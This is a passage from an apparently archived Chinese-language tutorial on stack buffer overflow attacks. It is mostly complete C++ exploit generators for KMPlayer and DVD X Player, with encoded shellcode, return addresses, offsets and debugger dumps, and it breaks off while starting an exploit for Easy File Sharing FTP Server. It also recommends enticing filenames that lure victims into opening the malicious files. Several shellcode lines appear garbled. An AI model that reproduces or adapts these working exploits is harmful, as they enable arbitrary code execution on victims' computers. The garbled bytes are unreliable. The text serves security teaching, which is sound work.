第一個位址的優點有幾個，首先，它出自於是 KMPlayer 本身 (KMPlayer.exe)，這樣可以讓這個位址跨作業系統版本，再來，它全部由小於 128 的 ASCII 碼組成，這會減少我們遇到 Bad Char 的機會，但是它也有一個缺點，就是它是以 `\x00 (NULL)` 字元開頭的，所以如果輸入的是被當作字串來處理的話，很可能就無法使用，因為字串處理遇到 NULL 字元就結束了，第二個位址似乎有第一個位址全部的優點，又沒有它的缺點，所以理論上我們應該要選擇第二個位址才對，但是事實上，`bass_vw.dll` 是程式執行時期，遇到要讀 mp3 檔案的時候才動態載入的程式庫，在 KMPlayer.exe 一開始執行的時候它還不存在於記憶體當中，在不同的電腦上面可能載入的位址會改變，因此，選擇一開始就已經載入到記憶體裡面的模組位址會比較安全一點，所以我們選擇第一個位址。

剛剛我們執行的 mona 命令其實也可以換成 `!mona jmp -o -r esp`，參數 `-o` 代表不要去尋找系統的動態函式庫位址範圍，這樣整個尋找過程所花時間會比較短一點。

選定了記憶體位址之後，我們可以大刀闊斧的修改 Attack-KMPlayer 了，我們把字串變數 `eip` 修改為 `0x00474a55` 的 little-endian 格式，這樣會將位址 `0x00474a55` 覆蓋到暫存器 EIP 上，再來我們真正的 shellcode 加進來，使用我們早先在前面三個模擬範例中使用的 `shikata_ga_nai` 編碼過後的版本，另外，我們還是會在 shellcode 前面另外加上八個位元組的 NOP 指令，這樣會讓 `shikata_ga_nai` 的解碼器比較高興一點，程式原始碼修改如下，`eip` 因為含有 NULL 字元，因此我使用 `write` 函式來直接作寫入的動作：

```
// File name: attack-kmplayer.cpp
// 2011-10-17
// fon909@outlook.com

#include <string>
#include <iostream>
#include <fstream>
using namespace std;

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\x11\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
```

INTERNET ARCHIVE
Wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html

Go

1月 2月 4月
14
2014 2015 2016

Close
Help

```
"\x33\x04\x31\xcc\x88\xdb\xae\x45\xfa\xff\x32\x34\x00\x02\x43\x9f\x12\x3b\x06"
"\x56\x58\x54\x07\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\x03\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0


int main(int argc, char **argv) {
    string filename("某歌手最新主打專輯.mp3");

    string junk(4112, 'A');
    string eip("\x55\x4a\x47\x00"); // 0x00474a55
    string padding("KRID"); // offset 4112+4 : ...不重要
    string nops(8, '\x90'); // offset 4112+8 : 8 個 NOP 讓解碼器開心
    string shellcode(code); // offset 4112+16 : real shellcode

    ofstream fout(filename.c_str(), ios::binary);
    fout << junk;
    fout.write(eip.c_str(), 4);
    fout << padding << nops << shellcode;

    cout << "順利產生檔案 " << filename << "\n";
}
```

編譯產生出新的 mp3 檔案，接下來直接打開 KMPlayer，是的，不用透過偵錯器了，打開 KMPlayer 使用介面上的播放按鈕把我們的最新版 mp3 載入，讓我們仔細來聽聽這個「某歌手最新主打專輯.mp3」有何悅耳動聽的地方，一播放之後，KMPlayer 對我們說：



Hello, World! :)

而且上述這個攻擊程式，產生出來的最後一版 mp3 檔案「某歌手最新主打專輯.mp3」是跨作業系統版本的，也就是說，今天在 Windows XP SP0、SP1、SP2、或者 SP3，或者 Windows 2000 等比 Windows XP 古早的作業系統，此 mp3 檔案都可以順利使用，讀者如果問說，那 Vista、Windows 7，甚至是 Windows Server 2008 呢？還記得我們在本章一開始說新版的作業系統預設都有啟動 DEP 嗎？我們要到後面章節才會細談 DEP，只要這道猛藥一加進來，堆疊裡面所有指令都無法執行了，這是我們本章先使用 Windows XP SP3 來教學說明的原因，不用覺得可惜，我們在之後的章節會讓這個動聽的 mp3 也能在新版的作業系統上播放。

實際案例：DVD X Player

DVD X Player 在網站「史萊姆的第一個家」裡面介紹內容如下，看起來很好用：

DVD X Player 是世界上第一款不受區碼限制的 DVD 播放軟體，你可以使用它來觀看所有區碼的 DVD，主要特色如下。

- 不受區碼限制
- 播放時，可以直接跳過影片版權宣告
- 可將 DVD 轉錄成 MPEG2 影片或是 MP3 Audio
- 支援 16:9 寬螢幕
- 桌面播放功能(Desktop Video)，讓你邊看 DVD 邊工作。
- 高品質的影片播放，支援 Dolby Digital 5.1(AC-3), Digital Theater System (DTS), Dolby Surround, 最高支援到 7.1 聲道。
- Visualization enables DVD X Player to display multi-colored shapes and patterns that change in harmony with the audio track being played.

更多的介紹詳情請看網址 <http://www.slime.com.tw/d-16.htm>。

早在 2007 年 6 月 6 日在 CVE-2007-3068 已經公佈 DVD X Player 4.1 版的安全性問題，CVE 是 Common Vulnerabilities and Exposures 的縮寫，2007-3068 是該安全性問題的 ID 代號，那時候軟體已經有出修正的版本，後來在 2011 年 8 月 29 日由暱稱為 D3r KOn!G 的網友發布當時最新的 DVD X Player Professional 版本 5.5.0 也有一個類似四年前 CVE-2007-3068 的安全性漏洞，可以讓攻擊者

INTERNET ARCHIVE
wayback machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

類的軟體比其他軟體的漏洞要多，只是在使用上漏洞比較容易被曝光而已，今日 DVD X Player 5.5.0 版已經不容易被下載到，透過熱門的搜尋引擎可以在以下網址找到下載點：

- <http://www.exploit-db.com/application/17770>

跟 KMPlayer 一樣，筆者無權管理以上的超連結，提供在此是想節省讀者透過搜尋引擎所花費的時間，若以上連結失效，還請耐心地使用搜尋引擎找找看，DVD X Player 5.5.0 版本的 MD5 雜湊值如下，提供讀者作參考，可以驗證是否下載到正確的版本：

cdfda7217304f4deb7d2e8feb5696394

DVD X Player 5.5.0 版本在讀取播放列表檔案 (副檔名為 .plf) 的時候，如果播放列表檔案的格式判斷錯誤，將會造成程式異常終止，並且攻擊者可以在被攻擊者的電腦上執行任意的指令，時至今日，即便像是 DEP、ASLR、以及各種保護軟體的機制都已經行之有年了，但是這種直接覆蓋 RET 的簡單攻擊手法還是可以應用在最近的軟體上，DVD X Player 恰巧幸運的被揭露出漏洞，這並非代表其他沒有被揭露漏洞的軟體沒有安全性問題，只要程式設計師發生失誤，漏洞就可能產生，在軟體開發緊湊的生態循環當中，程式設計師不發生失誤幾乎是不可能的，更何況程式設計人員的流動，可能會讓許多過去所犯的錯誤重新出現在最新版本的軟體中，說 DVD X Player 幸運是因為漏洞被揭露出來就有改進的空間，更多其他的漏洞是駭客不會揭露，只會靜悄悄拿來利用的，也因為是這樣，把這些技術曝光於眾人之下才這麼的重要，這也是本書主要的目的之一，期望透過詳細解說攻擊者的手法與技巧，讓安全防護工作可以做得更好，能夠對資訊安全領域有些許正面的力量。

下載安裝完 DVD X Player Professional 5.5.0 版，因為這是付費程式，只有 14 天的鑑賞期，所以每次執行的時候都會有一個提醒訊息，請直接按下以後再購買的按鈕即可，接下來，我們轉換身份成為攻擊者，透過這樣的角度來看事情，我們首先需要一個攻擊程式，可以產生出由我們特別打造的播放列表檔案 (.plf 檔案)，我們還是使用 Dev-C++ 來解說，透過 Dev-C++ 開啟一個空白 C++ 專案，命名為 Attack-DVDXPlayer，並新增一程式碼檔案，將以下程式原始碼輸入並且存檔為 attack-dvdplayer.cpp：

```
// File name: attack-dvdplayer.cpp
// 2011-10-21

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

int main() {
    string filename("最新MV特輯.plf");
    string junk(3000, 'A');
    string exploit = junk;

    ofstream fout(filename.c_str(), ios::binary);
    fout << exploit;

    cout << "順利輸出檔案 " << filename << "\n";
}
```

程式碼中的數值 3000 是根據網友 D3r K0nIG 刊載的漏洞資料中得知，這部份是緩衝區溢位攻擊的第一部份，可能需要使用模糊測試、逆向工程、或者嘗試錯誤法，並且一些程式值錯的經驗才能得知。這個數值並不是越大越好，要剛剛好才有用，數值過大可能仍然會發生程式異常，但是只有數值剛剛好，才會發生可以被攻擊的漏洞。

假設我們已經知道大約是數值 3000 左右會發生漏洞，我們現在要做的是看看如何發動後續的攻擊，首先先將上述的攻擊程式編譯產生出 Attack-DVDXPlayer.exe，執行的話會產生檔案「最新MV特輯.plf」，身為攻擊者，取一個讓人想點開來看看的檔案名稱是很正常的一件事，反正這只是播放列表檔案嘛，純文字而已，頂多路徑找不到，能夠發生什麼危險的事？身為攻擊者揣摩使用者心態也是很正常的事情，接著假設產生出來的播放列表檔案路徑是 E:\BofProjects\Attack-DVDXPlayer\最新MV特輯.plf，我們執行 DVD X Player，透過介面去開啟此播放列表檔案，如下圖：



打開我們特製的播放列表之後，DVD X Player 會忽然消失不見，這是攻擊者最愛看到的畫面第二名，看起來像是程式異常終止了，我們想知道到底背後發生什麼事，這次使用 Immunity 打開 DVD X Player，載入後一直按下 F9 直到 DVD X Player 的介面出現並且載入完畢為

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

6 captures
14 二月 15 - 26 十一月 16

Registers (FPU)
EAX 00000001
ECX 042C8BC0
EDX 00000042
EBX 77F6C19C SHLWAPI.PathFindFile
ESP 0012F470 ASCII "AAAAAAAAAAAAA
EBP 0139FAF0
ESI 0139F008
EDI 6405362C MediaPla.6405362C
EIP 41414141
C 0 ES 0028 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE)
ST0 empty 7.291118564592658000e-
ST1 empty -1.#NAN000000000000000
ST2 empty 7.0632709797675618000e-
DVDXPlay.<ModuleEntryPoint>
Address Hex dump ASCII
004C8000 00 00 00 00 F2 B9 49 00 ...理I.
004C8008 C5 61 49 00 F4 61 49 00 補I.理I.
004C8010 26 62 49 00 58 62 49 00 補I.理I.
004C8018 CF 8C 49 00 0E 8C 49 00 補I.理I.
004C8020 51 C0 49 00 D2 C1 49 00 補I.理I.
004C8028 B1 C3 49 00 F1 C3 49 00 補I.理I.
004C8030 CF C7 49 00 4F C7 49 00 補I.理I.
004C8038 6A CF 49 00 E9 D7 49 00 補I.理I.
004C8040 B0 FC 48 00 D0 26 48 00 補H.理I.
004C8048 40 75 41 00 10 3E 42 00 補H.理I.
004C8050 D0 50 42 00 00 51 42 00 補H.理I.
004C8058 90 A5 42 00 10 A9 42 00 補H.理I.
004C8060 60 A9 42 00 00 05 43 00 補H.理I.
004C8068 90 A5 42 00 10 A9 42 00 補H.理I.
004C8070 10 56 43 00 30 5F 43 00 補H.理I.
004C8078 50 FF 43 00 00 00 43 00 補H.理I.
0012F470 41414141 AAAA
0012F474 41414141 AAAA
0012F478 41414141 AAAA
0012F47C 41414141 AAAA
0012F480 41414141 AAAA
0012F484 41414141 AAAA
0012F488 41414141 AAAA
0012F48C 41414141 AAAA
0012F490 41414141 AAAA
0012F494 41414141 AAAA
0012F498 41414141 AAAA
0012F49C 41414141 AAAA
0012F4A0 41414141 AAAA
0012F4A4 41414141 AAAA
0012F4A8 41414141 AAAA
0012F4AC 41414141 AAAA
0012F4B0 41414141 AAAA

可以看到 EIP 被字母 A 大軍覆蓋了，而且堆疊也全是我們的領土，接下來要做的動作就是找出 EIP 的偏移量，並且找出 EIP 到堆疊的偏移量，透過在 Immunity 使用 mona，執行命令 `!mona pattern_create 3000`，產生出一個長度為 3000 個字元的字串，到 mona 輸出的指定目錄下尋找 `pattern.txt` 檔案，把該檔案裡的字串拷貝回我們的 Attack-DVDXPlayer，小小修改一下程式原始碼如下：

```
// File name: attack-dvdxlayer.cpp
// 2011-10-21

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

int main() {
    string filename("最新MV特輯.plf");
    string junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa...(之後省略)";
    string exploit = junk;

    ofstream fout(filename.c_str(), ios::binary);
    fout << exploit;

    cout << "順利輸出檔案 " << filename << "\n";
}
```

程式碼中的...(之後省略)是筆者省略了整個 3000 字元字串的後面部份，請讀者自行完整補上，重新編譯執行產生出新的播放列表檔案，重新透過 Immunity 啟動 DVD X Player，透過 DVD X Player 的介面打開播放列表檔案，這次程式還是當掉，不過我們可以透過 Immunity 來查到偏移量，如下圖：

CPU - main thread

Registers (FPU)
EAX 00000001
ECX 042C8BC0
EDX 00000042
EBX 77F6C19C SHLWAPI.PathFindFileName
ESP 0012F470 ASCII "j3A94A95A96A97A98
EBP 0139FAF0
ESI 0139F008
EDI 6405362C MediaPla.6405362C
EIP 37694136
C 0 ES 0028 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

DVDXPlay.<ModuleEntryPoint>
Address Hex dump ASCII
004C8000 00 00 00 00 F2 B9 49 00 ...理I.
004C8008 C5 61 49 00 F4 61 49 00 補I.理I.
004C8010 26 62 49 00 58 62 49 00 補I.理I.
004C8018 CF 8C 49 00 0E 8C 49 00 補I.理I.
004C8020 51 C0 49 00 D2 C1 49 00 補I.理I.
004C8028 B1 C3 49 00 F1 C3 49 00 補I.理I.
004C8030 CF C7 49 00 4F C7 49 00 補I.理I.
004C8038 6A CF 49 00 E9 D7 49 00 補I.理I.
004C8040 B0 FC 48 00 D0 26 48 00 補H.理I.
004C8048 40 75 41 00 10 3E 42 00 補H.理I.
004C8050 D0 50 42 00 00 51 42 00 補H.理I.
004C8058 90 A5 42 00 10 A9 42 00 補H.理I.
004C8060 60 A9 42 00 00 05 43 00 補H.理I.
004C8068 90 A5 42 00 10 A9 42 00 補H.理I.
004C8070 10 56 43 00 30 5F 43 00 補H.理I.
004C8078 50 FF 43 00 00 00 43 00 補H.理I.
0012F470 6A41336A j3A9
0012F474 41366A41 A16A
0012F478 41366A41 A16A
0012F47C 6A41376A j7A9
0012F480 396A4138 8A99
0012F484 41386B41 A16A
0012F488 6B41316B k1AK
0012F48C 396B4132 2Ak3
0012F490 41366B41 A16A
0012F494 6B41356B k5AK
0012F498 396B4136 6Ak7
0012F49C 41386B41 A16A
0012F4A0 6C41396B k9A1
0012F4A4 316C4130 0A11
0012F4A8 41366C41 A16A

可以看出 EIP 被覆蓋為 37694136，堆疊最高處的內容為 6A41336A，透過在 Immunity 命令列執行 `!mona pattern_offset 37694136` 可以知道 EIP 的偏移量是 260，執行命令 `!mona pattern_offset 6A41336A` 知道堆疊最高處的偏移量是 280，從偏移量 260 到偏移量 280 中間的 20 個位元組，扣掉會被覆蓋的 EIP 本身 4 個位元組，從覆蓋完 EIP 之後一直到堆疊最高處，中間總共需要 280 - 260 - 4 = 16 個位元組，我們需要塞 16 個位元組在這中間，塞什麼不重要，我們等一下直接塞 16 個字母 X，因為 DVD X Player 的名字裡有 X，顯然這個字母和程式本身很合得來。

有了這些偏移量的資訊之後，這時候 Immunity 還是維持在載入 DVD X Player 而且是當掉的狀態，在這一當下，其實我們可以順便執行 mona 來查詢有沒有指令可以將程序導引到堆疊上，執行命令 `!mona jmp -o -r esp`，可以得到許多記憶體位址，內容存放著可以將程序導引到堆疊暫存器 ESP 上的組合語言指令，我們這次要使用記憶體位址 0x61636e56，這是從 EPG.dll 動態函式庫中搜尋得來的：

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14 二月 15 - 26 十一月 16

6 captures

2014 2015 2016

Close Help

組成，會比較能夠避免遇到 **Bad Char** 的問題，這些考慮的重點都在本章前面的範例提過，值得注意的是，這個位址的指令是 **push esp # ret 0c**，注意後面的 **ret 0c**，這個指令除了會把 **ESP** 暫存器載入到 **EIP** 裡面準備執行之外，也會將 **ESP** 再減去 **0c**，所以 **ESP** 會比直接執行指令 **ret** (或者是 **retn**，兩者通常相同) 要來得小 **0c** 個位元組，換算成 **10** 進位也就是 **12** 個位元組，剛剛我們計算出 **EIP** 到堆疊最高處中間必須塞 **16** 個位元組，現在我們又知道當程序導引到堆疊之後，堆疊高度會再被減去 **12** 個位元組，所以我們應該要把我們的 **shellcode** 放置在 **EIP** 之後，加上 $4 + 16 + 12 = 32$ 個位元組的位置 (4 是覆蓋 **EIP** 的 4 個位元組)，這樣會讓我們的 **shellcode** 得到執行權的時候正好在堆疊的最上層，如果沒有考慮那 **12** 個位元組，我們的 **shellcode** 會被放置在堆疊最高處之後的黑暗位置，也不是不行，只是 **shikata_ga_nai** 的解碼指令不喜歡這樣，所以我們先把 **shellcode** 對齊擺在堆疊最高處，還要記得我們在第一個範例講過的經驗，多加上 **8** 個位元組讓 **shikata_ga_nai** 的解碼指令開心，再擺編碼過的真正 **shellcode**，這裡的過程比之前的範例稍微複雜一點點，請耐心弄清楚這些偏移量之間的關係，如果有疑問，請先確定你了解第二章和前面幾個範例之後再繼續閱讀。

總結上述的資訊，我們可以將攻擊程式 **Attack-DVDPXPlayer** 修改如下，我們仍然使用和之前範例一樣的 **shellcode**：

```
// File name: attack-dvdpxlayer.cpp
// 2011-10-21
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\x11\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x52\xf7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xcc\x0b\x2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    string filename("最新MV特輯.plf");
    string junk(260, 'A');
    string eip("\x56\x6e\x63\x61"); // offset 260 : 0x61636e56, 指令 push esp # ret 0xc
    string padding(16, 'X'); // offset 260+4 : 16 個字母 X, 為要填滿 RET 和 ESP 中間的空間
    padding += string(0xc, '\x90'); // offset 260+20 : 為了 ret 0xc 指令而補上的 0xc 個 NOP 指令
    string nops(8, '\x90'); // offset 260+32 : 執行完 push esp # ret 0xc 之後的堆疊頭，放 8 個 NOP，讓解碼器開心
    string shellcode(code); // offset 260+40 : shellcode
    string exploit = junk + eip + padding + nops + shellcode;

    ofstream fout(filename.c_str(), ios::binary);
    fout << exploit;

    cout << "順利輸出檔案 " << filename << "\n";
}
```

儲存之後重新編譯產生出新的「最新MV特輯.plf」檔案，這次我們不透過偵錯器，直接開啟 **DVD X Player**，透過其介面打開我們的播放列表檔案，**DVD X Player** 會和我們說：「Hello, World!」：



沒有病毒，沒有 EXE 執行程式，沒有特殊的軟硬體設備，只需要透過簡單的文字檔案，攻擊者可以在被攻擊者的電腦執行任意的指令，這就是緩衝區溢位攻擊。

實際案例：Easy File Sharing FTP Server

我們目前看過的幾個教學範例，都是以透過直接覆蓋 EIP 的方式來完成攻擊，其實，說得比較精確一點，我們應該說是覆蓋 RET，也就是函式的回返位址 (return address)，而不該說是覆蓋 EIP，因為 EIP 是暫存器，我們無法透過緩衝區溢位直接修改暫存器的值，我們都是先因為溢位的關係而覆蓋某個子函式的回返位址 RET，當該子函式結束執行要返回到呼叫它的母函式的時候，因為回返位址 RET 被我們覆蓋了，CPU 將 RET 裝載到暫存器 EIP 上，所以程序跑到我們所設定的記憶體位址去執行，這是第二章所講的 function epilogue 的動作，因此我們來正名一下，從現在開始我們都會稱此種攻擊方法為直接覆蓋 RET 的攻擊法，接下來我們在馬上要看的這個實際案例裡面，也是使用同樣的攻擊手法，唯一比較特別的是，在此案例中我們將無法像之前一樣輕輕鬆鬆的找到 shellcode 的位置，在前幾個案例裡面，shellcode 的位置都在 RET 之後，也就是我們覆蓋完 RET 之後，馬上可以接著把 shellcode 字元陣列覆蓋到記憶體內，當 CPU 在做 function epilogue 的時候，無法自拔的將我們所覆蓋的 RET 載入到 EIP 繼續執行，shellcode 此時通常都被放置在堆疊頭，所以我們可以直接把一個 jmp esp 這類的指令的指標安排在 EIP 暫存器內，讓程序流程跳到我們的堆疊上，或許會偏差一些位元組，例如我們在前一個例子 DVD X Player 當中看到的情況，shellcode 離堆疊頭差了幾個位元組，但是大體上來說 shellcode 還是離堆疊頭很近，這種方便的情況，在馬上要看到的這個範例當中不存在，這會增加攻擊的難度，也讓我們不會太無聊。

本小節的範例是關於一個 FTP 伺服器軟體 Easy File Sharing FTP Server，在軟體王網站上關於它的介紹是這樣：

Easy File Sharing FTP Server 是一個支援 Windows NT/98/2000/XP/2003，簡單易用功能強大的 FTP Server 軟體。簡單且直覺化的圖型操作介面，可以讓我們很快速的上手，並且架構一個 FTP Server。如果是使用 NT/2000/XP/2003 的使用者，更可以讓 Easy File Sharing FTP Server 以「服務」的狀態啟動，省去了我們要開啟伺服器，還要再執行主程式的時間。

更多詳情可以參考網址：<http://www.softking.com.tw/soft/clickcount.asp?fid3=23387>

Easy File Sharing FTP Server 並不是一個很常見或是功能特別強的 FTP 伺服器，甚至我們要使用的版本 2.0 版也已經是 2006 年的版本了，但是考慮到它也具有教學意義，且同樣是可以使用直接覆蓋 RET 攻擊手法攻擊成功的案例，因此我們會仔細來研究它，因為對象是 FTP 伺服器，代表我們的攻擊程式也必須能夠在網路上傳輸 FTP 指令或資料，所以本節假設讀者必須有 Winsock 的基本知識，我們會在攻擊程式當中使用前面使用過的兩個 C++ 類別 WinsockInit 和 SimpleTCPSocket，對網路程式設計的領域而言，其實我們用到的架構和函式呼叫真的只是入門知識而已，但已經足夠攻下一個 FTP 伺服器了。

透過一般搜尋引擎可以得知，Easy File Sharing FTP Server 的第 2 版可以在以下網址下載得到：

- <http://ftp.isu.edu.tw/pub/Windows/softking/soft/en/e/efsf.exe>
- <http://ftp.asia.edu.tw/ftp/softking/soft/en/e/efsf.exe>
- <ftp://ftp.isu.edu.tw/pub/Windows/softking/soft/en/e/efsf.exe>
- <http://www.softking.com.tw/soft/download.asp?fid3=23387>
- <http://www.exploit-db.com/application/16742>

同樣，筆者對以上網址無管理權責，提供連結的目的僅希望節省讀者搜索時間，Easy File Sharing FTP Server 第 2 版的 MD5 雜湊值如下，讀者可用來檢視下載檔案是否正確：8c60773ec7bb19dc3d36994372375ce3

Easy File Sharing FTP Server 第 2 版有一個安全性上的弱點，可以允許攻擊者透過網路在被攻擊者的電腦上執行任意指令，此漏洞是在 2006 年 7 月 31 日在網路上被公佈，隔日被編號為 CVE-2006-3952，此漏洞的影響在於，攻擊者只需要有一組登入 FTP 的帳號密碼組合，即便只是一般 FTP 常常開放的匿名帳號 (anonymous)，其帳號不限制密碼，攻擊者便可以遠端用 FTP 伺服器權限 (通常是系統管理者權限) 在被攻擊者的電腦執行任意指令，這種攻擊情境符合一般大眾所以為的網路入侵，事前攻擊者完全不需知道對方的系統管理者帳號或密碼資訊，被攻擊者的防火牆或防毒軟體也無效，因為既然有開放 FTP 服務，勢必防火牆會讓 FTP 服務通過，而攻擊者只是單純的像正常使用者一樣連線到 FTP 服務而已。


INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

設會開放 FTP 匿名登入，所以使用者可以用 FTP 帳號 **anonymous** 登入，密碼可以隨意輸入並不限制，如下圖，筆者透過 Windows 的 **cmd.exe** 命令列模式預設所提供的 **ftp** 指令，連上本機 IP 127.0.0.1，也就是 EFSFS 所開設的 FTP 服務，使用帳號 **anonymous**，並輸入密碼 **idon'treallycare**：



接下來我們切換身份，假設我們是攻擊者，現在要來入侵這台 FTP 伺服器，在之後公佈的 EFSFS 弱點中，網友 MC 發現在輸入 FTP 的 **PASS** 指令時，只要密碼前面一開始是 ASCII 代碼 2C 的字元 (也就是半形的逗號,)，而且密碼長度過長，EFSFS 就會發生程式異常終止的行為。我們先來試試看，使用 Dev-C++ 新增一個 C++ 空白專案，是為我們的攻擊程式，命名為 **Attack-EFSFS**，新增程式碼檔案 **attack-efsf.cpp**，並將以下程式原始碼輸入，我們依然使用之前用過的兩個 C++ 類別，就是 **WinsockInit** 和 **SimpleTCPSocket**：

```
// File name: attack-efsf.cpp
// 2011-10-21

#include <string>
#include <iostream>
#include <winsock.h>
#include <windows.h>
using namespace std;

class WinsockInit {
public:
    inline WinsockInit() {
        if(0 == uInitCount++) {
            WORD sockVersion;
            WSADATA wsaData;
            sockVersion = MAKEWORD(2,0);
            WSStartup(sockVersion, &wsaData);
        }
    }
    inline ~WinsockInit() {
        if(0 == --uInitCount) {
            WSACleanup();
        }
    }
private:
    static unsigned uInitCount;
};

unsigned WinsockInit::uInitCount(0);

template<typename PLATFORM_TYPE = WinsockInit>
class SimpleTCPSocket {
public:
    SimpleTCPSocket() :
